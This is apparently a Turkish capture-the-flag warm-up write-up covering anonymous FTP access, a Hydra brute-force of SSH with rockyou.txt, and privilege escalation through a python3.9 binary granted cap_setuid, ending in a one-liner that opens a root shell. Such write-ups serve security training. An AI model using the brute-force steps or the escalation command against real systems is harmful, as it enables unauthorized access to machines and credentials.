

ABLE ISINMASI


INFO: Brute-force, şifre kırma yöntemlerinden biridir ve tüm olası kombinasyonları sistematik bir şekilde deneyerek doğru cevabı bulmayı amaçlar. FTP ve SSH servisleri, brute-force saldırıları ve yetki yükseltme teknikleri ile ilgili alıştırmalar yapmak için önerilir.

1. *FTP'deki dosyanın adı nedir?*
   Bilgi: Varsayılan FTP useri olarak kullanılan Ananymous denenerek FTP'ye bağlanılır. "ls" komutu il dosya adına ulaşılır.




2. *readme dosyasındaki yanlışlıkla sızdırılmış olan kullanıcı adı nedir?*
   Bilgi: "get" komutu ile readme dosyası makineye kaydedilir, ardından cat ile okunur.





3. *readme dosyasının grubu nedir?*

Bilgi: Öncelikle dosyayı okuyabilmek için, kullanıcı adı ve parolaya ihtiyacımız olduğunu biliyoruz. Hydra ile “rockyou.txt” kullanılarak brute-force atıyoruz. Parolaya ulaşıyoruz.




Ssh ile bağlantı sağladıktan(ssh@ip-adresi) sonra “readme” dosyasının dizinini arıyoruz.

Grubunu öğreniyoruz.

4. *sysadmins grubundaki diğer dosyalar hangi dizin yolundadır?*

Bilgi: find / -group sysadmins 2>/dev/null komutu ile buluruz. `find / -group sysadmins 2>/dev/null` komutu, kök dizinden başlayarak tüm dosya sisteminde `sysadmins` grubuna ait dosyaları arar ve bulduğu dosyaları listeler. Aynı zamanda, bu arama sırasında karşılaşılabilecek hata mesajlarını gizler (`/dev/null`'a yönlendirir).



5. *getcap komutunun dosya yolu nedir?*
   Bilgi: "whereis" komutu ile bulabiliriz.

```
ronald@debian:/$ whereis getcap
getcap: /usr/sbin/getcap /usr/share/man/man8/getcap.8.gz
```

6. *VPN'de admin kullanıcısının IP adresi nedir?*
   Bilgi: VPN'de admin kullanıcısının IP adresini bulmak için öncelikle VPN dosyalarını bulmamız gerek. Biraz araştırma yaptıktan sonra bu dosyaya ulaşıyoruz fakat yetkimiz olmadığı için dosyayı okuyamıyoruz.

```
ronald@debian:~$ cd /configs
ronald@debian:/configs$ ls -l
total 12
-rw------- 1 root sysadmins 235 Oct 24  2023 admin.vpn.wg.conf
-rw------- 1 root sysadmins 235 Oct 24  2023 carlos.vpn.wg.conf
-rw------- 1 root sysadmins 235 Oct 24  2023 jack.vpn.wg.conf
ronald@debian:/configs$ cat admin.vpn.wg.conf
cat: admin.vpn.wg.conf: Permission denied
ronald@debian:/configs$
```

   Yetki yükseltmemiz gerekecek. Bunun için yetki yükseltebileceğimiz bir yüzey bulmamız gerekir.

```
ronald@debian:/configs$ ls -l
total 12
-rw------- 1 root sysadmins 235 Oct 24  2023 admin.vpn.wg.conf
-rw------- 1 root sysadmins 235 Oct 24  2023 carlos.vpn.wg.conf
-rw------- 1 root sysadmins 235 Oct 24  2023 jack.vpn.wg.conf
ronald@debian:/configs$ cat admin.vpn.wg.conf
cat: admin.vpn.wg.conf: Permission denied
ronald@debian:/configs$ /usr/sbin/getcap -r / 2>/dev/null
/usr/bin/ping cap_net_raw=ep
/usr/bin/python3.9 cap_setuid=ep
```


   Çalıştırdığımız komutun çıktılarına baktığımızda python3.9 çalıştırılabilir dosyasına cap_setuid=ep yeteneği verilmiş olduğunu gördük. *cap_setuid,* bir sürecin UID değerini değiştirerek başka bir kullanıcı izinleriyle çalıştırma yeteneği verir. ep değerinden dolayı, python3.9 programı çalıştırıldığında root yetkileriyle çalışacaktır.
   Bunun için yetki yükseltme komutunu çalıştıracağız. Komutumuz:

python3.9 -c 'import os; os.setuid(0); os.system("/bin/sh")'

- **python3.9 -c:** *Bu kısım, Python 3.9 interpreter'ını kullanarak komutu çalıştırır. -c argümanı, Python komutunu doğrudan terminalde yazıp çalıştırmak için kullanılır.*
- **import os:** *Python'daki os modülünü içe aktarır. Bu modül, işletim sistemi ile etkileşime geçmeyi sağlar, örneğin dosya işlemleri yapma, komut çalıştırma vb.*
- **os.setuid(0):** *Bu komut, işlem kullanıcı kimliğini değiştirir. 0, root kullanıcıya karşılık gelir. Bu satır, çalıştıran kullanıcının root yetkilerini almasını sağlar. Eğer komut başarıyla çalışırsa, tüm işlemler root yetkileriyle yapılacaktır.*
- **os.system("/bin/sh"):** *Sistem çağrısı yapar ve /bin/sh komutunu çalıştırır. Bu, shell (kabuk) açar. Eğer önceki adım root yetkilerini aldıysa, bu shell de root yetkileriyle çalışacaktır.*

Bu komut, bir Python betiği aracılığıyla root yetkilerini elde etmek ve sistemde root erişimiyle bir shell açmak amacı taşır.

Komutumuzu enjekte etme zamanı.



-ISINMA TAMAMLANDI-